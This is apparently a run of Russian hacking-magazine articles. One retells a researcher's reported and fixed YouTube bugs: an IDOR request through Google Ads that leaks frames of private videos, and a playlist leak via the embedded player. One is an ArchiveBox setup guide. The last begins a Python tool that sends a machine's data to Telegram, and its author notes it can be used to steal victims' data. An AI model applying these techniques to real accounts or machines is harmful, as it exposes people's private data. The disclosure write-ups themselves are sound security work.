Давид обратил внимание на то, что Google Ads взаимодействует со многими службами Google. Например, реклама, которая демонстрируется при просмотре видео на YouTube, настраивается с помощью Google Ads. Ради эксперимента Шюц зарегистрировал аккаунт в рекламном кабинете Google и попытался настроить рекламу с использованием ID его приватного видео. Безуспешно — система не позволила провернуть такой трюк.

После этого Шюц принялся изучать имеющиеся в его распоряжении настройки рекламного кабинета. Целью поисков было что-нибудь, имеющее непосредственное отношение к YouTube. Среди прочего в рекламном аккаунте обнаружился раздел «Видео» (Video), в котором отображаются используемые для рекламы ролики. Щелчок мышью на превью открывает раздел «Аналитика» (Analytics), где приводятся сведения о ролике и располагается встроенный проигрыватель. Давид обратил внимание на функцию «Моменты» (Moments) — она позволяет рекламодателю отмечать определенные эпизоды на видео. С ее помощью можно выделить кадр, в котором на экране демонстрируется рекламируемый продукт или логотип компании, и изучить действия пользователей в этот момент. Лучше всего механизм действия данного инструмента демонстрирует анимация, созданная самим Давидом Шюцем.



Инструмент «Моменты» в рекламном кабинете Google


Проанализировав логи прокси, Давид обнаружил, что всякий раз, когда он создает «момент» в ролике, сайт Google Ads отсылает POST-запрос на эндпойнт **/GetThumbnails**, тело которого содержит ID целевого видеоролика и имеет следующий вид:

```
POST /aw_video/_/rpc/VideoMomentService/GetThumbnails HTTP/1.1
Host: ads.google.com
User-Agent: Internet-Explorer-6
Cookie: [redacted]

__ar={"X":"kCTeqs1F4ME","Y":"12240","3":"387719230"}
```

Параметр **X** в строке **__ar** — это ID целевого ролика, а **Y** — временная метка отмеченного момента в миллисекундах. В ответ на этот запрос сервер возвращает закодированную в Base64 картинку — миниатюру кадра, который выбран в рекламном кабинете с помощью инструмента «Моменты». Заменив в запросе параметр **X** на ID своего «приватного» видео, Давид неожиданно для себя получил ответ с закодированным кадром. Таким образом, он обнаружил ошибку IDOR (Insecure Direct Object Reference), позволяющую получить доступ к защищенным настройками приватности данным. Но с использованием уязвимости исследователю удалось раздобыть всего лишь один кадр из частного видео. Хороший результат, но явно недостаточный.

Давид решил написать скрипт на Python, который автоматически отправляет соответствующие запросы, сохраняет кадры из откликов сервера, а затем заново собирает из них полноценное видео. Несложные подсчеты показали: если ролик демонстрирует 24 кадра в секунду, то каждый кадр присутствует на экране 33 мс. Таким образом, скрипт должен последовательно сохранять кадры с интервалом в 33 мс, а потом скомпоновать из полученных изображений какое-нибудь интересное кино.

Работу созданного им proof of concept Давид Шюц запечатлел в видеоролике, который выложил на том же YouTube. Скрипт вытаскивает кадры из предварительно сохраненного Шюцем приватного ролика и воссоздает его первый трехсекундный отрезок. Изображение получается мелким, размытым и не слишком качественным, но детали на нем рассмотреть все равно можно. Это успех!



Очевидно, что использование этого метода имеет три серьезных ограничения. Во-первых, необходимо знать ID приватного видео, которое злоумышленник пытается стянуть. Во-вторых, способ не позволяет сохранять аудиодорожку, только видеоряд, да и то сомнительного качества. В-третьих, мелкие детали на таком видео рассмотреть решительно невозможно.

Давид Шюц немедленно сообщил в Google о найденной им ошибке. Через месяц «Корпорация добра» выплатила ему за находку 5000 долларов, а функция «Моменты» в рекламном кабинете была исправлена — теперь движок проверяет права доступа к видео при обработке запросов из рекламного кабинета Google. Но Давид решил не останавливаться на достигнутом и вскоре обнаружил в сервисах YouTube еще один интересный баг.

Я ЗНАЮ, ЧТО ТЫ СМОТРИШЬ!

Второй найденный Давидом Шюцем баг в гугловских сервисах работает еще забавнее. Достаточно отправить потенциальной жертве ссылку на специально созданную веб-страницу, и все тайное внезапно становится явным. Злоумышленнику открывается доступ к истории просмотра видео на YouTube, ссылкам на приватные ролики, а также он получает в свое распоряжение список понравившихся клипов и содержимое раздела «Посмотреть позже» данного пользователя. Как работает эта уязвимость и как Давид ее нашел? Чтобы понять принцип действия бага, нужно разобраться в некоторых особенностях работы YouTube.

Невидимые плей-листы

Даже если ты заходил на YouTube лишь пару раз в жизни, чтобы посмотреть на котиков, будь уверен: в твоем аккаунте все равно имеется несколько автоматически созданных плей-листов. Первый из них, с идентификатором **HL** (History List), содержит историю просмотра. Туда добавляются ссылки на все ролики, которые ты когда-либо просматривал на YouTube. Другой плей-лист, озаглавленный **WL** (Watch Later), — это «избранное», в которое помещаются ссылки на видео при нажатии пользователем кнопки «Посмотреть позже».

Еще один плей-лист, содержащий ссылки на понравившиеся пользователю видео, требует отдельного описания. Давид обнаружил его в ходе экспериментов с URL собственного канала на YouTube. Идентификатор канала представляет собой строку длиной 24 символа: его можно узнать, внимательно посмотрев на адрес страницы канала. Например, если URL имеет вид `https://www.youtube.com/channel/UCOvX9uEO0a3fZNCK12MAabc`, то идентификатор представляет собой строку `UCOvX9uEO0a3fZNCK12MAabc`.

После ряда опытов со своими аккаунтами Давид пришел к выводу, что доступ к списку понравившегося видео открывается, если заменить первые три символа в идентификаторе канала значением **LLB** или **LLD**. Иными словами, если идентификатор канала имеет значение `UCOvX9uEO0a3fZNCK12MAgug`, то плей-лист понравившихся клипов будет иметь имя `LLBvX9uEO0a3fZNCK12MAgug` или `LLDvX9uEO0a3fZNCK12MAgug`.

Еще один плей-лист содержит ссылки на все загруженное пользователем видео вне зависимости от настроек конфиденциальности. То есть все общедоступные ролики, видео с ограниченным доступом и приватное видео хранятся в одном и том же списке. Принцип именования этого плей-листа такой же, как в предыдущем случае, только используемый префикс имеет вид **UUB** или **UUD**.

Казалось бы, достаточно набрать в адресной строке браузера URL вида `https://www.youtube.com/playlist?list=xxx`, где `xxx` — идентификатор плей-листа с загруженными пользователем роликами, и мы получим ID его видео, включая приватные. Однако все не так просто. Владелец канала, которому принадлежит аккаунт, действительно увидит полный список загруженного им контента. А вот другой пользователь сможет просмотреть только ссылки на публичные видео, в то время как приватные ролики и ролики с доступом по ссылке останутся для него скрытыми.

Очевидно, что эти плей-листы содержат большой объем информации, которая может быть интересна злоумышленникам. И на первый взгляд кажется, что добраться до нее не так-то просто.

Встраиваемый плеер

Как известно, добавленные на видеохостинг ролики можно просматривать не только на самом YouTube, но и на сторонних сайтах, если загрузивший видео пользователь не запретил подобное действие в настройках. Специально для этого существует приложение YouTube Iframe Player. Добавить плеер на сайт очень просто: для этого достаточно лишь вставить в веб-страницу специальный HTML-код, содержащий тег **iframe**.

Несмотря на кажущуюся простоту, проигрыватель имеет собственный API, позволяющий делать с ним всякие полезные вещи: например, автоматически останавливать и возобновлять воспроизведение видео или начинать показ с определенного момента. Реализуется это с использованием JavaScript, а для вызова функций API разработчик должен подключить на своем сайте специальную JS-библиотеку.

Для взаимодействия между веб-страницей и проигрывателем используется встроенная в браузер технология PostMessageAPI. Она позволяет обмениваться данными сайтам с айфреймами, содержимое которых загружается с другого домена. Работает это так. В плеер встроен специальный слушатель PostMessage, ожидающий входящих команд. Команды отправляет по защищенному каналу подключенная к странице JS-библиотека, когда пользователь выполняет то или иное действие, например ставит видео на паузу. Но эта связь двусторонняя: плеер также может передавать библиотеке сообщения о событиях. Давид Шюц утверждает, что YouTube Iframe Player болтает без умолку, даже когда его никто ни о чем не спрашивает, и рассказывает всем и каждому о своем внутреннем мире. Это, в свою очередь, позволяет поместить на веб-странице слушатели, настроенные на различные события. Например, слушатель может вызываться, когда пользователь открывает веб-страницу и запускает воспроизведение ролика.

Давид Шюц приводит такой пример подобного взаимодействия. Когда в айфрейме на веб-странице встроенный плеер начинает воспроизведение видео, вызывается команда API **player.playVideo()**. При этом сайт передает в айфрейм такое сообщение:

```
{
  "event":"command",
  "func":"playVideo",
  "args":[],
  "id":1,
  "channel":"widget"
}
```

В ответ плеер возвращает сайту целую кучу информации:

```
{
  "event":"infoDelivery",
  "info":{
    "playerState":-1,
    "currentTime":0,
    "duration":1344,
    "videoData":{
      "video_id":"M7lc1UVf-VE",
      "author":"",
      "title":"YouTube Developers Live: Embedded Web Player
Customization"
    },
    "videoStartBytes":0,
    "videoBytesTotal":1,
    "videoLoadedFraction":0,
    "playbackQuality":"unknown",
    "availableQualityLevels":[],
    "currentTimeLastUpdated_":1610191891.79,
    "playbackRate":1,
    "mediaReferenceTime":0,
    "videoUrl":"https://www.youtube.com/watch?v=M7lc1UVf-VE",
    "playlist":null,
    "playlistIndex":-1
  },
  "id":1
  ,"channel":"widget"
}
{
  "event":"onStateChange",
  "info":-1,
  "id":1,
  "channel":"widget"
}
```

JS-библиотека от YouTube служит своего рода уровнем абстракции, позволяющим веб-разработчику просто поместить проигрыватель на странице своего сайта и больше ни о чем не беспокоиться. Весь упомянутый выше «обмен любезностями» происходит скрыто, «под капотом», и многие пользователи о существовании подобных вещей даже не догадываются. Но при желании можно вызвать нужные функции API без всяких библиотек, напрямую, с использованием обычного JavaScript. Что и попытался сделать Давид Шюц.

Например, чтобы перехватывать все сообщения PostMessageAPI, которые плеер передает веб-странице, и журналировать их в консоли, можно использовать такой слушатель:

```
window.addEventListener("message", function(event){console.log(event.
data)})
```

Между тем API проигрывателя от YouTube позволяет делать много других любопытнейших вещей, кроме управления воспроизведением ролика. Скажем, с помощью встроенного в библиотеку метода **player.loadPlaylist(playlist_id)** можно загружать во встраиваемый проигрыватель плей-листы с определенным ID. После этого достаточно вызвать функцию **playVideo()**, и в айфрейме начнет воспроизводиться первое видео из плей-листа, по окончании которого будет автоматически загружено следующее, и так далее по списку.

В JS-библиотеке имеется еще один полезный метод, позволяющий получить данные видеороликов из определенного плей-листа, — он называется **player.getPlaylist()**. Он возвращает массив, состоящий из ID всех видео в загруженном плей-листе, например так:

```
> player.getPlaylist()

Array(20) [ "KxgcVAuem8g", "U_OirTVxiFE", "rbez_1MEhdQ", "VpC9qeKUJ00
",
           "LnDjm9jhkoc", "BQIOEdkivao", "layKyzA1ABc", "-Y9gdQnt7zs
",
           "U_OX5vQ567Y", "ghOqpVet1uQ", ...]
```

При воспроизведении видео iframe со встроенным проигрывателем передает веб-странице большой объем данных, среди которых особого внимания заслуживает объект **videoData**. В нем содержится массив данных о проигрываемом в данный момент ролике, включая его название, имя автора и ID:

```
> player.getVideoData()
Object { video_id: "KxgcVAuem8g", author: "LiveOverflow2",
        title: "Astable 555 timer - Clock Module", video_quality: "
medium",
        video_quality_features: [], list: "
PLGPckJAmiZCTyI72iI2KaJxkp-vUKBlTi" }
```

Примечательно, что сведения об этом объекте отсутствуют в официальной документации YouTube, поскольку некоторое время назад обрабатывающая его функция была удалена из JS-библиотеки. Тем не менее проигрыватель по запросу все равно отправляет данные **VideoData()** на веб-страницу. Соответственно, они могут быть получены и обработаны с помощью обычного JavaScript. Давид Шюц нашел информацию о том, что указанная функция все еще жива (хоть и давным-давно выпилена из библиотеки), на Stack Overflow. Чем и решил воспользоваться в своих экспериментах.

getVideoData() seems to be back (Dec, 2017). So, try again !
2
share improve this answer follow
answered Dec 11 '17 at 10:06
T.Todua
42.9k 16 186 174

То самое сообщение, вдохновившее Давида продолжать исследования

А теперь самое интересное. Если пользователь авторизован на YouTube, когда он откроет любой сайт со встроенным плеером, этот плеер также автоматически авторизуется в его аккаунте. И все просмотренные юзером на стороннем сайте ролики тут же попадают в плей-лист **HL** (History List), о котором уже рассказывалось чуть раньше. Иными словами, проигрыватель имеет полный доступ к аккаунту юзера на видеохостинге. А создатель веб-страницы имеет фактически полный доступ к самому плееру с использованием его внутреннего API. Смекаешь, к чему все это ведет?

Срывая покровы

В заметке на своем сайте Давид Шюц отмечал, что этот хак не требует использования каких-то специальных «хакерских приемов», тут в ход идет исключительно сообразительность и умение обращаться с JavaScript. Действительно: доступ к автоматически генерируемым плей-листам имеет только владелец аккаунта на YouTube, а встраиваемый плеер может работать на любом сайте с привилегиями этого владельца. Просто как дважды два.

Для проверки своей гипотезы Давид создал одностраничный сайт со встроенным YouTube Iframe Player и заставил его воспроизвести плей-лист с историей просмотра **HL** (History List) другого своего аккаунта. Все получилось! Когда плей-лист загрузился, Давид вызвал функцию **player.getPlaylist()** и получил список ID всех видео в этом плей-листе. То есть любой злоумышленник, прислав кому-нибудь ссылку на свою веб-страничку, может получить список роликов, которые этот кто-то просматривал на YouTube. Неплохо, но встраиваемый плеер позволяет без труда добывать и другую полезную информацию.

Давид создал proof of concept, позволяющий с помощью **player.getPlaylist()** получить список видео, добавленных в плей-лист **WL** (Watch Later) — «Посмотреть позже» и HL — список просмотренных видео. Аналогичным образом плеер на его странице подгружал плей-лист понравившихся видео, а из его названия восстанавливал ID канала пользователя YouTube, подменив первые три символа в 24-символьном идентификаторе. Зная ID канала, скрипт получал плей-лист с загруженными пользователем видео и парсил его с помощью недокументированной функции **player.getVideoData()**, получая заголовки роликов и прочую полезную информацию о них.

Proof of concept Давида Шюца

Некоторая заминка возникла у Давида Шюца с личными видео пользователя, закрытыми настройками приватности. Встраиваемый плеер позволяет получить плей-лист «Загрузки», теоретически содержащий список всех роликов, которые юзер залил на YouTube. Но на сторонних сайтах ID приватных видео остаются скрытыми. Зато в этом списке отображается кое-что другое. Если ты помнишь, помимо общедоступных и приватных видео, на YouTube еще имеются ролики, доступные исключительно по ссылке. Юзеры используют эту функцию, если не хотят, чтобы загруженное ими видео попало в паблик и индексировалось поисковиками, но вместе с тем желают поделиться им со своими знакомыми. Так вот, ID таких роликов тоже отображается в плей-листе «Загрузки». А значит, можно просмотреть «полуприватные» видео юзера, ведь плеер обладает теми же привилегиями, что и владелец аккаунта! А еще, зная ID, можно сгенерировать ссылки на такие ролики и поделиться ими с общественностью. Неплохо, правда?

Давид сообщил о своих находках в Google и спустя некоторое время получил за свои изыскания вознаграждение в размере 1337 долларов. Теперь при загрузке плей-листов встраиваемый плеер обращается за контентом к эндпойнту **/list_ajax?list=[playlist-id]**. Если проигрыватель пытается загрузить приватный или «специальный» плей-лист из перечисленных в этой статье, эндпойнт возвращает ошибку. Вместе с тем баг с недокументированной функцией **player.getVideoData()** был актуален еще какое-то время, но после повторного письма в Google разработчики залатали и эту дыру.

ВЫВОДЫ

Обнаруженные и описанные Давидом Шюцем баги показывают, что источником уязвимостей может стать взаимодействие нескольких продуктов, разработкой которых занимаются разные команды одной и той же компании — как это было с YouTube и Google Ads. Это тот самый случай, когда правая рука не знает, что делает левая. В результате возможны утечки, которые злоумышленник может использовать в своих целях.

Сам Давид пишет: «После того как вы некоторое время протестируете продукт и поймете, как он работает внутри, становится более эффективной (и увлекательной) попытка выполнить какие-нибудь неожиданные действия, которых разработчики, возможно, не предусмотрели. Чем лучше вы понимаете систему, тем больше у вас появляется идей, как ее сломать».

Неплохой подход — тестировать только что появившиеся фичи и технологии, которые создатели еще не успели толком отладить. «Но опять же, даже в самых надежных и хорошо протестированных системах есть шанс, что простая замена идентификатора в запросе приведет к критической ошибке», — говорит Давид.

САМ СЕБЕ АРХИВАРИУС

ИЗУЧАЕМ ВОЗМОЖНОСТИ ARCHIVEBOX

Каждый из нас сталкивался с таким: находишь интересный сайт, добавляешь адрес в «Избранное», собираясь как следует изучить его позже, а спустя какое-то время возвращаешься и видишь на экране ошибку 404. Можно поискать безвременно почивший контент в кеше поисковых систем или в широко известном «интернет-архиве». Но туда выгружается далеко не все содержимое сайта: многие изображения, скрипты и видеоролики наверняка окажутся недоступны. Чтобы избежать подобных неприятностей, существует бесплатный инструмент ArchiveBox, о котором мы сегодня и поговорим.

Несмотря на то что «интернет-архив» по праву считается одним из самых популярных инструментов поиска «потерянных» и удаленных веб-страниц, он имеет ряд серьезных ограничений.

- Во-первых, он не индексирует страницы в Facebook, «ВКонтакте» и других соцсетях.
- Во-вторых, в веб-архив попадают далеко не все разделы сайта.
- В-третьих, туда не добавляются ресурсы и их разделы, закрытые от индексации соответствующей инструкцией в файле `robots.txt`.
- В-четвертых, в архив точно не попадут предназначенные для скачивания файлы, видео- и аудиоролики и прочие подобные элементы.
- Наконец, если отображаемый контент сайта динамически создается с помощью JavaScript или других подобных инструментов, при сохранении он может частично утратиться или «поломаться» — в результате копия веб-страницы будет выглядеть совсем не так, как оригинал. То же самое, кстати, касается веб-страниц, сохраняемых из интернета на локальной машине стандартными средствами браузера.

Напрашивается вывод: нужен альтернативный инструмент, который позволит создавать копию выбранных сайтов, причем сможет делать это быстро, качественно и надежно.

Именно для этого и был создан ArchiveBox. Он позволяет сохранить автономный дубликат любого сайта и выгрузить в архив все его содержимое. Целевые веб-ресурсы можно задать по списку URL либо взять из закладок или истории браузера. Сайты будут выгружены вне зависимости от настроек **robots.txt**, запрещающих индексацию. Вместе с веб-страницами сохраняются картинки, встроенные видео, элементы JavaScript и прочее полезное содержимое.


Получается эдакий персональный «архив интернета», которым распоряжаешься и управляешь ты сам. Инструмент может быть полезен как в качестве альтернативы скачиванию веб-страничек на собственный компьютер, так и для исследования заинтересовавшего тебя сайта — в архивной копии можно копаться сколько душе угодно, не опасаясь неожиданностей.

INFO

Полный текст этой статьи доступен без подписки благодаря спонсору — компании RUVDS, одному из самых передовых хостинг-провайдеров VPS/VDS-серверов. RUVDS предлагает виртуальные серверы в десяти дата-центрах уровня Tier 3 и выше по всему миру, низкие цены от 30 рублей в месяц, удобный маркетплейс и установку популярных образов в один клик.

УСТАНОВКА

Движок ArchiveBox написан на Python, использует в своей работе Wget и curl и рассчитан на работу в среде Linux и macOS, где для него имеются все необходимые компоненты. Для запуска ArchiveBox в Windows можно использовать Docker — подробная инструкция по развертыванию образа есть на GitHub проекта. Мы же будем настраивать ArchiveBox в Linux, для чего используем виртуальный сервер: это обеспечит высокоскоростной канал связи с интернетом и должное быстродействие, одновременно избавив нас от необходимости городить огород с установкой виртуальной машины. В качестве операционной системы была выбрана Ubuntu 20.04 LTS (в этой версии Python включен в базовую поставку системы), но подойдет, в принципе, любой распространенный дистрибутив Linux.



Вот такую конфигурацию сервера мы выбрали для установки ArchiveBox

Итак, для ArchiveBox необходим прежде всего Python, поэтому для начала зайдем на сервер и посмотрим, какая версия установлена в нашей системе:

```
python3 -V
```

Нам нужна версия не ниже 3.7. Система радостно отрапортовала, что на сервере установлен Python 3.8.5, поэтому обновлять его не придется. Если же на твоей машине обитает престарелая змея, обновить версию можно командой `sudo apt-get upgrade python3`. Чтобы установить Python, используй команду `sudo apt-get install python3`.

Проще всего установить ArchiveBox с помощью Pip — инструмента, позволяющего загружать пакеты Python из репозитория Python Package Index (PyPI). Если этот компонент отсутствует в системе, его необходимо сначала установить. Для этого выполним в терминале следующие команды:


```
sudo apt update
sudo apt-get install python3-pip
```

Обычно в комплекте с Python 3 идет модуль Pip 3, но на всякий случай давай проверим, какая версия Pip установлена в системе:

```
pip3 --version
```

В нашем случае сервер отрапортовал, что версия имеет номер 20.0.2, и как минимум мы убедились, что Pip 3 в системе присутствует. Отлично, устанавливаем сам ArchiveBox:

```
pip3 install archivebox
```



Установка ArchiveBox

INFO

На локальной машине с Linux установку ArchiveBox нужно запускать с использованием sudo.

ArchiveBox не работает из-под пользователя **root**, поэтому для него нужно создать отдельного юзера с помощью команды **adduser username**. Теперь от имени уже этого пользователя создаем рабочую папку, в которую ArchiveBox будет складывать загруженные сайты:

```
mkdir archives && cd archives
archivebox init
```

На этом процедура установки и настройки инструмента закончена, можно переходить к его использованию.

АРХИВИРУЕМ САЙТЫ


Все команды ArchiveBox имеют общий вид

```
$ archivebox [command] [parameter]
```

где **command** — непосредственно команда, а **parameter** — опциональный ключ. Для добавления сайта в архив служит команда **add**. Так, чтобы собрать подшивку нашего любимого журнала, нужно набрать в терминале

```
$ archivebox add 'https://xakep.ru'
```

ArchiveBox автоматически создаст в своей рабочей папке субдиректорию **archive**, в которую будет складывать скачанные сайты — каждый в своей вложенной папке. В этой же папке будет создан файл **index.html**, куда добавляется общая информация о заархивированном сайте, числе собранных файлов и их типе. На локальной машине его можно открыть в браузере; если же мы используем VPS, этот файл нам не слишком поможет, зато мы сможем просмотреть содержимое папки с архивом в терминале.



Содержимое рабочей папки ArchiveBox

По умолчанию ArchiveBox сохраняет в архив только веб-страницу, указанную в заданном URL. Но можно заставить его выполнить рекурсивный обход всех ссылок на этой странице с указанной глубиной просмотра и добавить туда все, что по этим самым ссылкам будет найдено. Для этого служит параметр **--depth=N**, где **N** — глубина просмотра ссылок. Например, для того чтобы ArchiveBox заархивировал главную страницу сайта и все страницы, ссылки на которые присутствуют на главной, можно использовать команду

```
$ archivebox add 'https://xakep.ru' --depth=1
```

Поскольку мы архивируем сайты на сервер VPS, добычу нужно предварительно скачать на локальную машину с использованием **scp** или любым другим удобным способом. Можно, например, установить на сервере vsftpd и получить доступ к содержимому архивов по FTP непосредственно из браузера либо с помощью любого FTP-клиента. А еще можно поднять там Apache и переместить содержимое архивов в домашнюю папку веб-сервера, чтобы просматривать их по HTTP.


Содержание /archive/archive/

[родительский каталог]

Имя	Размер	Последнее изменение
1611999543.518495/		30.01.2021, 09:39:00
1611999635.4736/		30.01.2021, 09:40:00
1612000541.538967/		30.01.2021, 09:55:00

Содержимое архива, доступное по FTP

В результате выполнения команды **archivebox add** сайт сохраняется вместе со всем содержимым, включая скрипты, изображения, CSS-файлы.



Архивный сайт, доступный локально после загрузки с сервера

ArchiveBox использует консольную утилиту youtube-dl для сохранения видео, благодаря чему он может тянуть ролики с этого популярного видеохостинга. Для их скачивания используется та же команда, с помощью которой сохраняются все остальные сайты:

```
$ archivebox add [адрес_страницы_видео_на_YouTube]
```

ПАКЕТНАЯ АРХИВАЦИЯ САЙТОВ

ArchiveBox также позволяет скачивать несколько сайтов по списку, заданному в текстовом файле. Чтобы использовать эту возможность, создай простой текстовый файл, например с именем **urls.txt**, и запиши в нем адреса сайтов, которые хочешь скачать, — каждый адрес с новой строки. На удаленном сервере это можно сделать с помощью редактора nano:

```
nano urls.txt
```

Затем останется лишь «скормить» этот файл архиватору:

```
$ cat urls.txt | archivebox add
```

Есть у ArchiveBox еще одна возможность: если импортировать закладки браузера в HTML-файл, а потом загрузить его на сервер (при использовании ArchiveBox на локальной машине с линуксом этого не потребуется), то такой файл тоже может служить списком URL для архивации. В этом случае нужно использовать следующую команду:

```
$ archivebox add [путь_к_файлу]/bookmarks.html
```

ВЫВОДЫ

В качестве инструмента для копирования интернет-контента ArchiveBox довольно удобен. С его помощью можно сохранять как отдельные страницы, так и целые разделы сайтов для последующего изучения на локальной машине или на виртуальном сервере, выполнять пакетную архивацию, а с помощью **cron** — копировать контент из сети по расписанию.

Безусловно, наиболее комфортно использовать ArchiveBox на локальной машине с Linux или macOS, но за неимением таковых сойдет и виртуальный сервер. ArchiveBox все еще находится в стадии разработки и непрерывно развивается, поэтому уже в недалеком будущем в его составе могут появиться новые функции и возможности. За обновлениями можно следить на страничке ArchiveBox на GitHub.

РАЗВЕДКА ЗМЕЕМ

СОБИРАЕМ ИНФОРМАЦИЮ О СИСТЕМЕ С ПОМОЩЬЮ PYTHON

Marklint
Специалист в сфере безопасности/разработчик ПО. Меломан и просто человек, который находится постоянно в движении.
vlad.klintov@mail.ru

Если ты часто имеешь дело с разными компьютерами, тебе, конечно, нужен простой в использовании и быстрый инструмент для сбора информации о системе. Сегодня мы покажем, как сделать такую программу, отсылающую собранные данные в Telegram, а еще попрактикуемся в программировании на Python.

Чтобы просто посмотреть IP-адрес и другие настройки сети, тебе придется обратиться к командной строке и выполнить команду `ipconfig /all`. Ситуация одна из самых частых для эникейщиков и удаленных шаманов, но она хотя бы быстро решаема. Но если придется собирать более серьезный набор информации о машине, с которой сейчас будешь работать, — без автоматизации не обойтись. Этим мы сегодня и займемся.

Имей в виду, что эта программа может использоваться как для быстрого сбора информации о своей системе, так и для кражи идентифицирующей информации с компьютера жертвы. Мы граждане законопослушные, поэтому пусть это и не пароли, но, чтобы не раздражать правоохранителей, все тесты будут проводиться на изолированных виртуальных машинах.

WARNING
Несанкционированный доступ к компьютерной информации — преступление. Ни автор, ни редакция журнала не несут ответственности за твои действия.

ИНСТРУМЕНТЫ

Сначала давай разберемся, где будем писать код. Можно кодить в обычном виндовом «Блокноте», но мы воспользуемся специальной IDE для Python — PyCharm. Установка и настройка просты как два рубля: скачал установщик, запустил — и кликай себе «Далее», пока есть такая кнопка.

Еще нам потребуется Python. Я буду использовать версию **3.9.0** — с ней точно все работает.

ЗАДАЧИ

Давай сначала обрисуем, что мы вообще планируем делать. Я планирую собирать следующую информацию:

1. IP-адрес.
2. MAC-адрес.
3. Имя пользователя.
4. Тип операционной системы.
5. Скорость работы системы.
6. Время.
7. Скриншот.
8. Скорость интернет-соединения.
9. Модель процессора.

И отправляться это все будет прямиком тебе в телегу через специальный бот.

Зачем?

Наверняка у тебя возник вопрос: зачем может понадобиться MAC-адрес или модель процессора? Эти параметры меняются очень и очень редко, так что прекрасно подходят для фингерпринтинга. Даже если пользователь купит более быстрый интернет-канал или поменяет часовой пояс, ты без особого труда сможешь определить, что уже имел дело с этим компьютером. Стоит помнить, что ровно такие же методы используют хитрые рекламщики для идентификации пользователей, да и разработчики триальных версий программ тоже. Эта статья поможет чуть лучше понять, что можно узнать о твоем компьютере в полностью автоматическом режиме, а как применить эту информацию — решать только тебе.

В этой статье мы не будем показывать, как сформировать устойчивый к незначительным изменениям идентификатор, который поможет однозначно определить конкретный компьютер. Если тебе станет интересно — пиши в комментариях, и, возможно, мы сделаем большой гайд на эту тему!

СОЗДАЕМ ОСНОВУ ПРОГРАММЫ

Для отправки данных я решил воспользоваться Telegram-ботом. Создать его ты можешь через BotFather, а после сохранить token твоего творения. Публиковать его нельзя — любой, кто получит этот токен, сможет захватить контроль над твоим ботом.

Для подключения к Bot API «телеги» нужны всего две строчки:

```
import telebot

